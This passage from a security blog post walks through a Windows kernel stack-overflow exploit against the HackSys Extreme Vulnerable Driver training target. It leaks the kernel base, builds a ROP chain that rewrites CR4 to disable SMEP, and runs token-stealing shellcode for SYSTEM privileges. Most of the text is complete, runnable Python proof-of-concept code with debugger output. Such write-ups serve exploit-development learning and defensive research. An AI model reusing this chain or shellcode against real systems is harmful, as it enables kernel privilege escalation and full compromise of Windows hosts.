As you can see, this ROP gadget is "located" at 0x140108552. However, since this is a kernel mode address- rp++ (from usermode and not ran as an administrator) will not give us the full address of this. However, if you remove the first 3 bytes, the rest of the "address" is really an offset from the kernel base. This means this ROP gadget is located at ntoskrnl.exe + 0x108552.


```
1: kd> uf nt+0x108552
nt!KiFlushCurrentTbWorker:
fffff801`c011c540 0f20e1          mov     rcx,cr4
fffff801`c011c543 84c9            test    cl,cl
fffff801`c011c545 790f            jns     nt!KiFlushCurrentTbWorker+0x16 (fffff801`c011c556)  Branch

nt!KiFlushCurrentTbWorker+0x7:
fffff801`c011c547 488bc1          mov     rax,rcx
fffff801`c011c54a 480fbaf007      btr     rax,7
fffff801`c011c54f 0f22e0          mov     cr4,rax
fffff801`c011c552 0f22e1          mov     cr4,rcx
fffff801`c011c555 c3              ret

nt!KiFlushCurrentTbWorker+0x16:
fffff801`c011c556 0f20d8          mov     rax,cr3
fffff801`c011c559 0f22d8          mov     cr3,rax
fffff801`c011c55c c3              ret
```

Awesome! rp++ was a bit wrong in its enumeration. rp++ says that we can put ECX into the CR4 register. Howerver, upon further inspection, we can see this ROP gadget ACTUALLY points to a `mov cr4, rcx` instruction. This is perfect for our use case! We have a way to move the contents of the RCX register into the CR4 register. You may be asking "Okay, we can control the CR4 register via the RCX register- but how does this help us?" Recall one of the properties of ROP from my previous post. Whenever we had a nice ROP gadget that allowed a desired intruction, but there was an unecessary `pop` in the gadget, we used filler data of NOPs. This is because we are just simply placing data in a register- we are not executing it.

The same principle applies here. If we can `pop` our intended flag value into RCX, we should have no problem. As we saw before, our intended CR4 register value should be 0x506f8.

Real quick with brevity- let's say rp++ was right in that we could only control the contents of the ECX register (instead of RCX). Would this affect us?

Recall, however, how the registers work here.



This means, even though RCX contains 0x00000000000506f8, a `mov cr4, ecx` would take the lower 32-bits of RCX (which is ECX) and place it into the CR4 register. This would mean ECX would equal 0x000506f8- and that value would end up in CR4. So even though we would theoretically using both RCX and ECX, due to lack of `pop ecx` ROP gadgets, we will be unaffected!

Now, let's continue on to controlling the RCX register.

Let's find a `pop rcx` gadget!

```
0x140122b20: pop rcx ; or byte [rax-0x77], cl ; sbb byte [rax-0x7D], cl ; ret  ;  (1 found)
0x140599993: pop rcx ; or byte [rax-0x7D], cl ; retn 0x33D8 ;  (1 found)
0x140669516: pop rcx ; or byte [rbx+0x14394DC2], cl ; ret  ;  (1 found)
0x14068b31f: pop rcx ; or byte [rdi], cl ; xchg eax, esp ; ret  ;  (1 found)
0x14013c57e: pop rcx ; or dh, dh ; ret  ;  (1 found)
0x14071ad63: pop rcx ; push rdx ; retn 0xE8FF ;  (1 found)
0x140003544: pop rcx ; ret  ;  (1 found)
```

Nice! We have a ROP gadget located at ntoskrnl.exe + 0x3544. Let's update our POC with some breakpoints where our user mode shellcode will reside, to verify we can hit our shellcode. This POC takes care of the semantics such as finding the offset to the `ret` instruction we are overwriting, etc.


```
import struct
import sys
import os
from ctypes import *

kernel32 = windll.kernel32
ntdll = windll.ntdll
psapi = windll.Psapi


payload = bytearray(
    "\xCC" * 50
)

# Defeating DEP with VirtualAlloc. Creating RWX memory, and copying our shellcode in that region.
# We also need to bypass SMEP before calling this shellcode
print "[+] Allocating RWX region for shellcode"
ptr = kernel32.VirtualAlloc(
    c_int(0),                       # lpAddress
    c_int(len(payload)),            # dwSize
    c_int(0x3000),                  # flAllocationType
    c_int(0x40)                     # flProtect
)

# Creates a ctype variant of the payload (from_buffer)
c_type_buffer = (c_char * len(payload)).from_buffer(payload)

print "[+] Copying shellcode to newly allocated RWX region"
kernel32.RtlMoveMemory(
    c_int(ptr),                     # Destination (pointer)
    c_type_buffer,                  # Source (pointer)
    c_int(len(payload))             # Length
)

# Need kernel leak to bypass KASLR
# Using Windows API to enumerate base addresses
# We need kernel mode ROP gadgets

# c_ulonglong because of x64 size (unsigned __int64)
base = (c_ulonglong * 1024)()

print "[+] Calling EnumDeviceDrivers()..."

get_drivers = psapi.EnumDeviceDrivers(
    byref(base),                    # lpImageBase (array that receives list of addresses)
    sizeof(base),                   # cb (size of lpImageBase array, in bytes)
```

```
    byref(c_long())                 # lpcbNeeded (bytes returned in the array)
)

# Error handling if function fails
if not base:
    print "[+] EnumDeviceDrivers() function call failed!"
    sys.exit(-1)

# The first entry in the array with device drivers is ntoskrnl base address
kernel_address = base[0]

print "[+] Found kernel leak!"
print "[+] ntoskrnl.exe base address: {0}".format(hex(kernel_address))

# Offset to ret overwrite
input_buffer = "\x41" * 2056

# SMEP says goodbye
print "[+] Starting ROP chain. Goodbye SMEP..."
input_buffer += struct.pack('<Q', kernel_address + 0x3544)      # pop rcx; ret

print "[+] Flipped SMEP bit to 0 in RCX..."
input_buffer += struct.pack('<Q', 0x506f8)                      # Intended CR4 value

print "[+] Placed disabled SMEP value in CR4..."
input_buffer += struct.pack('<Q', kernel_address + 0x108552)    # mov cr4, rcx ; ret

print "[+] SMEP disabled!"
input_buffer += struct.pack('<Q', ptr)                          # Location of user mode shellcode

input_buffer_length = len(input_buffer)

# 0x222003 = IOCTL code that will jump to TriggerStackOverflow() function
# Getting handle to driver to return to DeviceIoControl() function
print "[+] Using CreateFileA() to obtain and return handle referencing the driver..."
handle = kernel32.CreateFileA(
    "\\\\.\\HackSysExtremeVulnerableDriver", # lpFileName
    0xC0000000,                         # dwDesiredAccess
    0,                                  # dwShareMode
    None,                               # lpSecurityAttributes
    0x3,                                # dwCreationDisposition
    0,                                  # dwFlagsAndAttributes
    None                                # hTemplateFile
)

# 0x002200B = IOCTL code that will jump to TriggerArbitraryOverwrite() function
```

```
print "[+] Interacting with the driver..."
kernel32.DeviceIoControl(
    handle,                             # hDevice
    0x222003,                           # dwIoControlCode
    input_buffer,                       # lpInBuffer
    input_buffer_length,                # nInBufferSize
    None,                               # lpOutBuffer
    0,                                  # nOutBufferSize
    byref(c_ulong()),                   # lpBytesReturned
    None                                # lpOverlapped
)
```

Let's take a look in WinDbg.

As you can see, we have hit the `ret` we are going to overwrite.



Before we step through, let's view the call stack- to see how execution will proceed.

k

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffc301`ebd7c738 fffff803`02c82544 HEVD!TriggerStackOverflow+0xc8 [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 101]
01 ffffc301`ebd7c740 00000000`000506f8 nt!AuthzBasepRemoveSecurityAttributeValueFromLists+0x70
02 ffffc301`ebd7c748 fffff803`02d87552 0x506f8
03 ffffc301`ebd7c750 00000000`00b70000 nt!KiFlushCurrentTbWorker+0x12
04 ffffc301`ebd7c758 00000000`00000018 0xb70000
05 ffffc301`ebd7c760 ffffd781`c7ce9080 0x18
06 ffffc301`ebd7c768 fffff801`cec568db 0xffffd781`c7ce9080
07 ffffc301`ebd7c770 fffff803`030dc54f HEVD!IrpDeviceIoCtlHandler+0x19f [c:\hacksysextremevulnerabledriver\driver\hacksysextremevulnerabledriver.c @ 209]
08 ffffc301`ebd7c7a0 fffff803`030dbe11 nt!IopSynchronousServiceTail+0x1af
09 ffffc301`ebd7c860 fffff803`030db756 nt!IopXxxControlFile+0x6a1
0a ffffc301`ebd7c9a0 fffff803`02df5f13 nt!NtDeviceIoControlFile+0x56
0b ffffc301`ebd7ca10 00007fff`4fc15494 nt!KiSystemServiceCopyEnd+0x13
0c 00000000`00a0f1f8 00007fff`4cc6e78a ntdll!NtDeviceIoControlFile+0x14
0d 00000000`00a0f200 00000000`00000003 0x00007fff`4cc6e78a
0e 00000000`00a0f208 00000000`00000000 0x3
```

Open the image above in a new tab if you are having trouble viewing.


To help better understand the output of the call stack, the column `Call Site` is going to be the memory address that is executed. The `RetAddr` column is where the `Call Site` address will return to when it is done completing.

As you can see, the compromised `ret` is located at `HEVD!TriggerStackOverflow+0xc8`. From there we will return to `0xfffff80302c82544`, or `AuthzBasepRemoveSecurityAttributeValueFromLists+0x70`. The next value in the `RetAddr` column, is the intended value for our CR4 register, 0x0000000000506f8.


Recall that a `ret` instruction will load RSP into RIP. Therefore, since our intended CR4 value is located on the stack, technically our first ROP gadget would "return" to 0x0000000000506f8. However, the `pop rcx` will take that value off of the stack and place it into RCX. Meaning we do not have to worry about returning to that value, which is not a valid memory address.

Upon the `ret` from the `pop rcx` ROP gadget, we will jump into the next ROP gadget, `mov cr4, rcx`, which will load RCX into CR4. That ROP gadget is located at `0xfffff80302d87552`, or `KiFlushCurrentTbWorker+0x12`. To finish things out, we have the location of our user mode code, at `0x0000000000b70000`.


After stepping through the vulnerable `ret` instruction, we see we have hit our first ROP gadget.




Now that we are here, stepping through should pop our intended CR4 value into RCX




Perfect. Stepping through, we should land on our next ROP gadget- which will move RCX (desired value to disable SMEP) into CR4.



Perfect! Let's disable SMEP!



Nice! As you can see, after our ROP gadgets are executed - we hit our breakpoints (placeholder for our shellcode to verify SMEP is disabled)!



This means we have succesfully disabled SMEP, and we can execute usermode shellcode! Let's finalize this exploit with a working POC. We will merge our payload concepts with the exploit now! Let's update our script with weaponized shellcode!


```
import struct
import sys
import os
from ctypes import *

kernel32 = windll.kernel32
ntdll = windll.ntdll
psapi = windll.Psapi


payload = bytearray(
    "\x65\x48\x8B\x04\x25\x88\x01\x00\x00"              # mov rax,[gs:0x188]  ; Current thread
(KTHREAD)
    "\x48\x8B\x80\xB8\x00\x00\x00"                      # mov rax,[rax+0xb8]  ; Current process
(EPROCESS)
    "\x48\x89\xC3"                                      # mov rbx,rax         ; Copy current process to
rbx
    "\x48\x8B\x9B\xE8\x02\x00\x00"                      # mov rbx,[rbx+0x2e8] ; ActiveProcessLinks
    "\x48\x81\xEB\xE8\x02\x00\x00"                      # sub rbx,0x2e8       ; Go back to current
process
    "\x48\x8B\x8B\xE0\x02\x00\x00"                      # mov rcx,[rbx+0x2e0] ; UniqueProcessId (PID)
    "\x48\x83\xF9\x04"                                  # cmp rcx,byte +0x4   ; Compare PID to SYSTEM
PID
    "\x75\xE5"                                          # jnz 0x13            ; Loop until SYSTEM PID
is found
    "\x48\x8B\x8B\x58\x03\x00\x00"                      # mov rcx,[rbx+0x358] ; SYSTEM token is @
offset _EPROCESS + 0x348
    "\x80\xE1\xF0"                                      # and cl, 0xf0        ; Clear out _EX_FAST_REF
RefCnt
    "\x48\x89\x88\x58\x03\x00\x00"                      # mov [rax+0x358],rcx ; Copy SYSTEM token to
current process
    "\x48\x83\xC4\x40"                                  # add rsp, 0x40       ; RESTORE (Specific to
HEVD)
    "\xC3"                                              # ret                 ; Done!
)

# Defeating DEP with VirtualAlloc. Creating RWX memory, and copying our shellcode in that region.
# We also need to bypass SMEP before calling this shellcode
print "[+] Allocating RWX region for shellcode"
ptr = kernel32.VirtualAlloc(
    c_int(0),                       # lpAddress
    c_int(len(payload)),            # dwSize
    c_int(0x3000),                  # flAllocationType
    c_int(0x40)                     # flProtect
)
```

```
# Creates a ctype variant of the payload (from_buffer)
c_type_buffer = (c_char * len(payload)).from_buffer(payload)

print "[+] Copying shellcode to newly allocated RWX region"
kernel32.RtlMoveMemory(
    c_int(ptr),                     # Destination (pointer)
    c_type_buffer,                  # Source (pointer)
    c_int(len(payload))             # Length
)

# Need kernel leak to bypass KASLR
# Using Windows API to enumerate base addresses
# We need kernel mode ROP gadgets

# c_ulonglong because of x64 size (unsigned __int64)
base = (c_ulonglong * 1024)()

print "[+] Calling EnumDeviceDrivers()..."

get_drivers = psapi.EnumDeviceDrivers(
    byref(base),                    # lpImageBase (array that receives list of addresses)
    sizeof(base),                   # cb (size of lpImageBase array, in bytes)
    byref(c_long())                 # lpcbNeeded (bytes returned in the array)
)

# Error handling if function fails
if not base:
    print "[+] EnumDeviceDrivers() function call failed!"
    sys.exit(-1)

# The first entry in the array with device drivers is ntoskrnl base address
kernel_address = base[0]

print "[+] Found kernel leak!"
print "[+] ntoskrnl.exe base address: {0}".format(hex(kernel_address))

# Offset to ret overwrite
input_buffer = ("\x41" * 2056)

# SMEP says goodbye
print "[+] Starting ROP chain. Goodbye SMEP..."
input_buffer += struct.pack('<Q', kernel_address + 0x3544)      # pop rcx; ret

print "[+] Flipped SMEP bit to 0 in RCX..."
input_buffer += struct.pack('<Q', 0x506f8)                              # Intended CR4 value
```

```
print "[+] Placed disabled SMEP value in CR4..."
input_buffer += struct.pack('<Q', kernel_address + 0x108552)    # mov cr4, rcx ; ret

print "[+] SMEP disabled!"
input_buffer += struct.pack('<Q', ptr)                          # Location of user mode shellcode

input_buffer_length = len(input_buffer)

# 0x222003 = IOCTL code that will jump to TriggerStackOverflow() function
# Getting handle to driver to return to DeviceIoControl() function
print "[+] Using CreateFileA() to obtain and return handle referencing the driver..."
handle = kernel32.CreateFileA(
    "\\\\.\\HackSysExtremeVulnerableDriver", # lpFileName
    0xC0000000,                          # dwDesiredAccess
    0,                                   # dwShareMode
    None,                                # lpSecurityAttributes
    0x3,                                 # dwCreationDisposition
    0,                                   # dwFlagsAndAttributes
    None                                 # hTemplateFile
)

# 0x002200B = IOCTL code that will jump to TriggerArbitraryOverwrite() function
print "[+] Interacting with the driver..."
kernel32.DeviceIoControl(
    handle,                              # hDevice
    0x222003,                            # dwIoControlCode
    input_buffer,                        # lpInBuffer
    input_buffer_length,                 # nInBufferSize
    None,                                # lpOutBuffer
    0,                                   # nOutBufferSize
    byref(c_ulong()),                    # lpBytesReturned
    None                                 # lpOverlapped
)

os.system("cmd.exe /k cd C:\\")
```

This shellcode adds 0x40 to RSP as you can see from above. This is specific to the process I was exploiting, to resume execution. Also in this case, RAX was already set to 0. Therefore, there was no need to `xor rax, rax`.

As you can see, SMEP has been bypassed!



SMEP Bypass via PTE Overwrite

Perhaps in another blog I will come back to this. I am going to go back and do some more research on the memory manger unit and memory paging in Windows. When that research has concluded, I will get into the low level details of overwriting page table entries to turn user mode pages into kernel mode pages. In addition, I will go and do more research on pool memory in kernel mode and look into how pool overflows and use-after-free kernel exploits function and behave.

Thank you for joining me along this journey! And thank you to Morten Schenk, Alex Ionescu, and Intel. You all have aided me greatly.

Please feel free to contact me with any suggestions, comments, or corrections! I am open to it all.

Peace, love, and positivity :-)

Tags: posts

Updated: February 01, 2020